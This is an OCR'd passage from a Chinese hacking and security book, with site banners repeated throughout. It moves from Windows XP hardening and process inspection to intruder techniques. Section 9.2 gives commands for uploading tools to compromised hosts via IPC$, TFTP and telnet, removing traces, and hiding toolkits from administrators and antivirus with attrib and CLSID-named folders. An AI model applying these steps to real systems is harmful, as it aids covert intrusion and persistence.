04 屏蔽不需要的服务组件：Windows XP 中服务组件众多，广大用户在享受这些便利服务功能的同时，也会给自己带来安全隐患。实际上日常用到的组件也不多，有的甚至还不会用，那么启用这些组件就会造成系统资源的浪费，而且黑客们还可能从中找出漏洞进行入侵。所以屏蔽一些暂时不需要的服务组件是安全设置的重要一环。右击【我的计算机】，选择【管理】命令，单击【服务和应用程序】→【服务】项，可以看到 Windows XP 加载的各个程序组件，用户可以在此【服务】窗口中将不必要启用的服务组件设置为“已禁用”。

05 关闭系统还原功能：建议关闭系统还原功能，因为它占用大量的硬盘空间。默认情况下 Windows XP 的“系统还原”在每个分区都有还原点，记录每个分区的软件安装和使用状态，这样的默认设置会使许多硬盘容量并不是很宽裕的用户感到有压力。“系统还原”功能要进行大量的硬盘数据读写，CPU 占用率很高，所以一般用户完全可以关闭该功能，而并不影响系统的稳定性和安全性。如果需要，用户还可以只开启安装系统的分区的还原功能，如图 8-96 所示。



图 8-96 关闭系统还原功能

06 利用补丁解决系统假死等现象：假死现象是由于用户在使用各种应用程序时操作不当或者系统本身问题等原因，导致正在使用的部分应用程序很长时间没有响应的现

07 关闭自动更新、目录共享和远程协助支持：自动更新、目录共享和远程协助这些功能的启动，从安全角度来看，如果用户没有特殊用途，建议将其关闭，如图 8-97 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

象。现已证实，这是一种程序编写上的 BUG，绝大多数还是因为当前执行的应用程序与系统无法兼容引起的。目前 Microsoft 公司已经为该现象提供了补丁。还有一种解决方法是找到该程序的执行文件，然后单击鼠标右键，在弹出的对话框中选择【兼容性】标签，再在【兼容模式】下选择需要的运行环境，可以解决大部分的假死现象。建议用户经常到 Microsoft 公司网站去看看，有需要的补丁及时下载。



图 8-97 关闭自动更新功能

08 管理好用户账户和密码：由于 Windows XP 是多用户系统，良好的用户账户管理可以控制多用户不能随意进入系统的一些核心位置或对安全管理措施进行操作，这样可以起到保护整个系统和个人配置文件的安全，同样也会在使用公用计算机中的保护隐私、加强系统安全、防止用户误操作导致的一些不良后果等方面起到很好的保护作用。

09 禁止使用 Shift 键自动登录：在 Windows XP 中如果启用了自动登录功能，普通用户就可以通过按 Shift 键绕过登录输入用户名和口令的程序，从而造成非正常登录。关闭该功能用户可以在注册表中 HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon 项新建串值"Ignore-shiftoverride"，且设定其值为 1。

10 使用功能更强大的 MSConfig：MSConfig 是 Windows 操作系统中的系统配置实用程序，在 Windows XP 中其功能更加强大，它不仅可以控制系统启动时自动加载的程序，还可以更改启动的服务和多操作系统共存时默认启动的系统，如图 8-98 所示。



图 8-98 系统配置实用程序

11 去除拨号时的自动保存密码功能：因为 Windows 会将口令保存到以 PWL 为后缀的文件中，他人（尤其是有机会接近或操作自己计算机的人）一旦获取该文件，就可以用 Pwlview 等工具获得用户口令，所以非常有必要去掉自动保存密码的功能。

12 学会使用远程桌面和远程协助：在 Windows XP 中，使用远程桌面和远程协助功能可以让技术人员通过局域网、VPN 或网络来操作用户的计算机，共同解决遇到的系统疑难问题。

13 关闭网络共享：系统如果具有共享功能，那么它被攻击的可能性就大大增加，现在

14 为注册表设置字处理权限：注册表在很大程度上决定着计算机的运行环境，性能和

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

网上能够自动搜索网络共享资源并可以进行分析，破解共享密码的软件数不胜数，所以设置共享服务时要慎重。

设置网络共享后，系统首先面临的将是文件系统和打印机的安全，有经验的攻击者可以通过共享服务轻易进入系统，并可以进行一些危险的操作，例如删除文件等，甚至还会盗窃机密信息或有关密码。

软硬件配置，通过直接修改注册表，可以实现许多在控制面板中无法实现的功能。然而，由于注册表的复杂性，一般用户如果对注册表操作时有严重错误，就极有可能导致整个系统崩溃，造成数据丢失，所以需要加强对注册表的管理。

在【注册表编辑器】中，执行【编辑】→【权限】命令，可以设置某个重要注册表项的操作权限。

8.7 总结与经验积累

本章主要介绍了网络中的暴力攻击、溢出攻击、网络绑架等内容，用户在阅读并了解了这方面的内容后，在以后的计算机使用过程中，就要提高网络安全意识，经常对自己的计算机系统进行检查，以免遭到攻击。

此外，用户在登录Internet后，尽量不要透露自己的重要信息，因为这些信息一旦泄露出去，就可能被黑客利用，从而给自己造成损失，到那时，后悔莫及。

俗话说：害人之心不可有，防人之心不可无。现在包括中国在内的很多国家都颁布了互联网使用的有关法律，所以虽然自己了解和掌握了一些黑客知识，但千万不要轻易尝试，否则就可能触犯法律，受到法律的制裁。

每月及時觀看電子月
就上溜客安全網www.17


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。



溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



每月更新三套全新
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

9.1 Windows 系统进程

Windows 系统的进程是 Windows 系统的核心部分，正常的应用程序在进程管理器中都有自己的进程名称，用户通过进程管理器可以了解当前系统运行的程序。

9.1.1 系统进程概述

进程是程序在计算机上的一次执行活动。当用户运行一个程序时，也就启动了一个进程。显然，程序是死的（静态的），进程是活的（动态的）。进程可以分为系统进程和用户进程。凡是用于完成操作系统的各种功能的进程就是系统进程，它们就是处于运行状态下的操作系统本身；用户进程就是所有由用户启动的进程。

进程是一个具有一定独立功能的程序关于某个数据集合的一次运行活动。它是操作系统动态执行的基本单元，在传统的操作系统中，进程既是基本的分配单元，也是基本的执行单元。

在 Windows NT 等采用微内核结构的现代操作系统中，进程的功能发生了变化：它只是资源分配的单位，而不再是调度运行的单位，其调度运行的基本单位是线程，也就是一个进程下有多个能独立运行的更小的单位。

由进程的定义可以得知：当前系统运行的执行程序里包括系统管理计算机个体和完成各种操作所必需的程序，用户开启、执行的额外程序，非法运行的程序等。由于进程是 Windows 系统的核心，所以很多病毒、间谍程序等都在打进程的主意，将自己伪装成系统进程，避免被发现。

用户想要查看当前系统中运行的进程，可以同时按下 Ctrl+Alt+Del 组合键（或 Ctrl +Shift+Esc 组合键），呼出【Windows 任务管理器】，在【进程】标签卡中可以看到当前系统正在运行的进程，如图 9-1 所示。



图 9-1 查看系统进程

在【进程】标签卡中可以看到运行的程序名称、用户名、CPU 占用状态、内存使用状态等信息。其中 smss.exe、csrss.exe、winlogon.exe、services.exe、lsass.exe、svchost.exe（可以同时存在多个）、spoolsv.exe、explorer.exe、System Idle Process 等都是正常的系统进程，但需要仔细辨认

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

是否有病毒等恶意程序的伪装，特别是 svchost.exe 进程。

如果用户想要了解系统进程的具体内容，可以登录 Internet 查阅相关资料，很多网站都对系统进程进行了详细介绍。

9.1.2 结束进程和重建进程

如果用户详细了解了系统进程的有关内容，并知道自己运行的程序，那么查看系统进程正常与否，可以快速判断出系统中是否存在安全隐患，并根据需要可以进行进程管理，即结束进程和重建进程。

1. 结束进程

跟着做：结束进程（以 Windows XP 系统为例）

01 同时按下 Ctrl+Alt+Del 键，打开【Windows 任务管理器】，并选择【进程】标签卡。

02 选取需要结束的进程，单击【结束进程】按钮即可将其结束。

注意 重要系统进程不能结束，如 explorer.exe 进程，由于该进程是 Windows 程序管理器或 Windows 资源管理器，它用于管理 Windows 图形壳，包括开始菜单、任务栏、桌面和文件管理。结束该进程会导致 Windows 图形界面无法使用，鼠标也没有响应。

提示 explorer.exe 也有可能是 w32.codered 和 w32.mydoom.b@mm 病毒伪装成的。它们通过 E-mail 邮件进行传播，当用户打开附件时就会被感染。

2. 重建进程

如果用户无意间结束了explorer.exe进程，还可以对其进行重建，使之正常运行。

跟着做：重建进程

01 在【Windows 任务管理器】中，执行【文件】→【新建任务（运行…）】命令，如图 9-2 所示。

02 在打开的对话框中，单击【浏览】按钮，选择需要运行的程序，如图 9-3 所示。再单击【确定】按钮，即可重建该进程。



图 9-2 【文件】菜单



图 9-3 重建进程

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

此外，用户还可以通过【命令提示符】窗口，在其中输入“tasklist”命令查看进程的有关信息。

跟着做：使用【命令提示符】窗口查看进程

01 在【运行】对话框中输入“cmd”命令，按Enter键，打开【命令提示符】窗口，输入“tasklist”命令，回车后即可显示当前系统中正在运行的进程，如图9-4所示。

02 此处显示了图像名、PID、会话名、会话、内存使用5项内容。如果要结束某个进程，则可以先使用tasklist命令查找其PID号，然后输入“ntsd -c q -p PID”，即可结束相应的进程。




图9-4 查看进程信息

9.1.3 查看进程的发起程序

每个进程都有其发起程序，通过查看其发起程序可以比较直观迅速地发现那些恶意程序的进程，从而将其清除。查看进程发起程序的方法有两个，一个是通过【命令提示符】窗口，另一个是通过查看系统信息。

跟着做：使用【命令提示符】窗口查看发起程序

01 打开【命令提示符】窗口，输入“netstat -abnov”命令，按Enter键，即可查看到每个进程的发起程序，如图9-5所示。

02 从中可以看出运行的程序、连接协议、本地地址及端口号、远程连接地址、连接状态、进程PID等信息。用户可以详细查看这些信息，从而确定是否有病毒、间谍程序等发起的程序。



图9-5 查看发起程序

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：通过查看系统信息来查看发起程序

01 选择【开始】→【程序】→【附件】→【系统工具】→【系统信息】菜单项，打开【系统信息】窗口，如图 9–6 所示。

02 单击【软件环境】→【正在运行任务】项，即可在右侧窗口中查看当前系统正在运行程序的详细信息。执行【文件】→【导出】命令，可将运行的程序导出为文本文件，供以后对照分析使用。



图 9-6 【系统信息】窗口

9.1.4 查看隐藏进程和远程进程

在【Windows 任务管理器】窗口中，用户只能看到一般的进程，而不能看到隐藏的程序，而病毒往往都将自己的进程隐藏起来，使用户不易发现。

1．查看隐藏进程

查看隐藏进程的方法很多，其中最直观、最简单的方法是使用“隐藏进程管理工具”来完成隐藏进程的查看和管理。

跟着做：查看隐藏进程

01 下载“隐藏进程管理工具”压缩包并解压后，双击 ECQ–PS.EXE 文件，即可进入其操作界面，并显示当前系统的所有进程，如图 9–7 所示。

02 在此查看每个进程的线程数量、主要关联的程序名称和路径等内容。右键单击可疑进程，在快捷菜单中执行【强制结束进程】命令，将其关闭，如图 9–8 所示。



图 9-7 查看所有进程



图 9-8 强制结束进程

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

2. 查看远程进程

查看远程进程就是通过本地计算机查看远程计算机运行的进程，这也是黑客们的基本功。

跟着做：查看远程进程

01 打开【命令提示符】窗口，输入“Tasklist /s IP /u administrator /p 12345 6”命令后，按 Enter 键，目标主机就会反馈回来它的进程列表信息。

02 其中 IP 为远程计算机的 IP 地址，administrator 为登录远程计算机的用户名，123456 为登录远程计算机的密码。通过查看远程进程，黑客可以判定植入的木马程序是否运行。

9.1.5 清除系统中的病毒进程

如果在【Windows 任务管理器】窗口中发现了一个可疑进程，且单击【结束进程】按钮无法结束该进程，那么该进程很可能是病毒进程，必须结束，此时用户可以将其强制结束。

跟着做：强制结束进程

01 按 Ctrl+Alt+Del 组合键，即可打开【Windows 任务管理器】窗口。执行【查看】→【选择列】菜单项，即可打开【选择列】对话框，如图 9-9 所示。



图 9-9 【选择列】对话框

02 选取【PID (进程标识符)】复选项，单击【确定】按钮，此时在【Windows 任务管理器】窗口就增加一个 PID 列，如图 9-10 所示。



图 9-10 增加 PID 列

03 打开【命令提示符】窗口，使用 ntsd 命令强制结束所选进程。例如进程 PID 为 1413，则输入命令“ntsd -c q -p 1413”，如图 9-11 所示。

04 在【命令提示符】窗口中，使用“taskkill /im 进程名”命令也可以强制结束进程，如 taskkill /im qq.exe，按 Enter 键后即可将 QQ.exe 进程结束，如图 9-12 所示。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 9-11　使用 ntsd 命令结束进程



图 9-12　使用 taskkill 结束进程

9.2　文件传输与文件隐藏

黑客入侵是一种隐秘的行为，不能被目标主机管理员发现，否则目标主机管理员就会采取措施，阻止入侵的深入，所以黑客在入侵过程中的隐藏技术是非常重要的。

9.2.1　IPC$文件传输

IPC$是一种隐藏共享方式，远程主机可以通过 IPC$与目标主机建立空连接，从而入侵目标主机。IPC$文件传输可以通过命令行、映射硬盘两种方式进行。

1．命令行方式

（1）COPY 命令

命令格式：COPY 源文件 \\目标主机 IP\目标目录

该命令一次只能传输一个文件。

（2）XCOPY 命令

命令格式：XCOPY 源文件 \\目标 IP\目标目录 /E

该命令一次可以传输多个文件，且能够传输目录。参数“/E”表示复制前后文件目录结构保持一致。虽然 XCOPY 命令适用于大量文件的传输，但如果文件的容量较大，浪费在传输上的时间就会很多，因此不适合大容量文件的传输。

2．映射硬盘方式

使用命令“net use <本地盘符> \\目标主机 IP \目标磁盘”或用鼠标右键单击桌面上的【网上邻居】图标，在弹出的菜单中选择【映射网络驱动器】进行映射。

该方式使用图形界面进行操作，可以同时完成与远程主机进行多个文件的传输操作，但该方式同样不适合大容量文件的传输。另外，由于该方式需要在图形互不干涉下才能进行，所以不适合入侵者实现“多跳”传输（“多跳”传输是指在多台主机之间进行的文件传输，入侵者把文件通过计算机 A 传到计算机 B，再通过计算机 B 传到计算机 C，直到最后一个“肉鸡”，按照这种方式入侵者最终会使用最后的“肉鸡”进行入侵）。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

9.2.2 FTP 传输与打包传输

当入侵者通过漏洞进入远程服务器（如通过 Unicode 漏洞），但没有得到该服务器上的管理员账号或远程主机没有开放 IPC$服务时，FTP 传输便可以发挥它的作用。这时，入侵者可以使用命令：FTP <目标主机 IP>登录到 FTP 服务器并使用“Get”、“Put”命令进行文件传输。但是，使用 FTP 传输需要事先建立 FTP 服务器，入侵者可以在本地建立也可以利用其他“肉鸡”建立。

除了利用 FTP 服务器外，还可以利用类 FTP 服务的 TFTP 服务器。TFTP 服务器建立方便，不需要设置账号和权限，是入侵者经常使用的文件传输方法。

TFTP 命令格式为：TFTP [-i] host [get|put] source [destination]

以上介绍的文件传输方法只能传输容量较小的文件，而对于容量较大，或数量较多的文件就需要通过打包方式进行传输，这样可以减少网络传输时间，提高文件传输效率。

所谓打包，就是指文件压缩。入侵者可以通过工具把大量的文件或文件夹压缩成一个 RAR 或 ZIP 格式的压缩包，一可以减少文件传输容量，二可以简化传输操作。将压缩包传输到“肉鸡”后，再使用解压缩工具将压缩包还原即可。

由于入侵需要隐蔽，所以使用解压缩工具时最好使用运行在 DOS 命令下的工具，这些工具运行时不会显示操作窗口，所以可以神不知鬼不觉。

跟着做：将文件压缩与解压缩（以 WRAR380SC.exe 为例）

01 下载并运行 WRAR380SC.exe 程序进行安装。

02 进入 RAR 安装文件夹，将 Rar.exe 文件复制到合适的文件夹中。

03 打开【命令提示符】窗口，执行命令：
rar a <rar 文件> <目标文件或文件夹>
按 Enter 键，即可完成文件压缩，如图 9-13 所示。

04 如果解压缩文件，则可执行命令：
rar x <rar 文件> <解压后文件存放路径>，
按 Enter 键，即可完成压缩文件的解压缩操作，如图 9-14 所示。



图 9-13 创建压缩文件



图 9-14 解压缩文件

跟着做：将压缩包上传到“肉鸡”并进行解压缩

01 在本地主机中使用 rar.exe 将上传的文件进行压缩。

02 先通过 telnet 命令登录目标主机，并将压缩包与 rar.exe 上传到“肉鸡”。

每月及時觀看電子月刊
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 在“肉鸡”中进入存放压缩包和 rar.exe 的文件夹，使用 rar.exe 将压缩包进行解压缩。

04 将上传的无用文件，如 rar.exe、压缩包删除，避免远程主机管理员发现。

9.2.3 文件隐藏与显示

当黑客入侵一台远程主机，并上传文件，留有后门时，为了达到长期占用此主机的目的，就必须将上传的文件进行隐藏，避免被远程主机管理员发现。

一般来说，入侵者喜欢给工具箱起一个有迷惑性的名称，并存放在文件比较多或文件夹比较深的地方，在众多的文件夹中，如 C:\Winnt、C:\WINDOWS\system32 等都是文件比较多，文件夹也比较多的地方，因此这里也是入侵者经常用来存放工具箱的地方。

仅仅使用以上方法还远远不够，有经验的管理员一眼就能够看出这些文件夹中有哪些文件是不应该存在的。入侵者为了更好地隐藏上传的工具箱，就必须使用更深入的文件隐藏技术，一来防止“肉鸡”管理员目测看出，二来为了防止杀毒软件的扫描、查杀。

下面简单介绍一下入侵者隐藏文件的方法。

1. 简单隐藏

使用 attrib 命令添加文件的“隐藏”和“系统”属性。

命令格式为：attrib +h +s <文件名称>

其中，“+h”为给目标文件添加隐藏属性；

“+s”为给目标文件添加系统属性。

例如，给目标文件夹 C:\RavBin 添加隐藏属性和系统属性，则可执行命令：

attrib +h +s C:\RavBin

按 Enter 键，命令即可执行完毕，如图 9-15 所示。



图 9-15 执行 attrib 命令

为文件或文件夹添加隐藏属性和系统属性后，在 Windows 系统中，只有在【文件夹选项】对话框中选取【显示所有文件和文件夹】单选项，并取消【隐藏受保护的操作系统文件（推荐）】复选项的选取，如图 9-16 所示，才能看到该文件或文件夹。



图 9-16 【文件夹选项】对话框

这种隐藏方法可以逃避大多数主机管理员的目测，适合隐藏无毒工具，也可以逃避一定设置（不扫描系统文件）的杀毒软件的查杀。

2. 利用专用文件夹隐藏文件

在 Windows 系统中可以双击【计划任务】、【控制面板】、【回收站】等图标来实现一些系统的管理操作，用户可以将这些图标也看成文件夹，与普通文件夹不同的是，该类文件夹属于系统专用，认为并不能在这些文件夹中进行文件存放、复制和粘贴等文件类操作，是错误的。黑客有可能利用这些系统文件夹存放其工具，并且十分隐蔽，不易发现。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：在系统文件夹中存放文件

01 打开【命令提示符】窗口，输入命令：copy c:\rar.exe c:\windows\tasks，按 Enter 键，即可完成复制工作，如图 9-17 所示。

02 进入 tasks 文件夹，使用 dir 命令可以查看复制的 Rar.exe 文件已经存在，如图 9-18 所示。



图 9-17 复制文件



图 9-18 查看复制的文件

将文件复制到系统文件夹后，在图形界面并不能看到，从而起到了很好的保护作用，并且不影响软件的正常运行。

通过这种方法隐藏的文件，只有通过命令行方式才能看到，而且几乎所有的系统文件夹都可以用来隐藏文件，而一般管理员是不会使用命令行方式一个一个去查看这些专用文件夹的。更加可怕的是，有些杀毒软件也不会对这些系统文件夹进行扫描，这样就使得存放后门程序的文件有了保障。此外，用户还可以自己创建系统文件夹，使文件的隐藏更加自由。

跟着做：创建系统文件夹

01 在 Windows 系统文件夹中创建一个文件夹，并重命名为 HackTasks.{21EC2020-3AEA-1069-A2DD-08002B30309D}，如图 9-19 所示。

02 重命名成功后，该文件夹的图标就会变成【控制面板】的图标，并且点击其后面的内容全部隐藏，如图 9-20 所示。



图 9-19 创建文件夹



图 9-20 重命名后的文件夹

文件夹名称“.”后的内容可以看成是文件夹的扩展名，该扩展名定义了系统文件夹使用的默认图标和功能。黑客就是通过这种方法手动创建“专用文件夹”，并将上传的文件保存在这些文件夹中，达到隐藏文件的目的。在 Windows 系统中，还可以创建其他系统文件夹，只是使用的扩展名不同而已，如表 9-1 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

表 9-1　系统文件夹及其扩展名

文件夹扩展名	文件夹功能
{2227A280-3AEA-1069-A2DE-08002B30309D}	添加、删除和配置本地及网络打印机
{645FF040-5081-101B-9F08-00AA002F954E}	存储已删除的项目，即回收站
{7007ACC7-320211D1-AAD2-00805FC1270E}	与其他计算机、网络和 Internet 连接
{871C5380-42A0-1069-A2EA-08002B30309D }	查找并显示 Internet 上的信息和网站，即 IE 浏览器
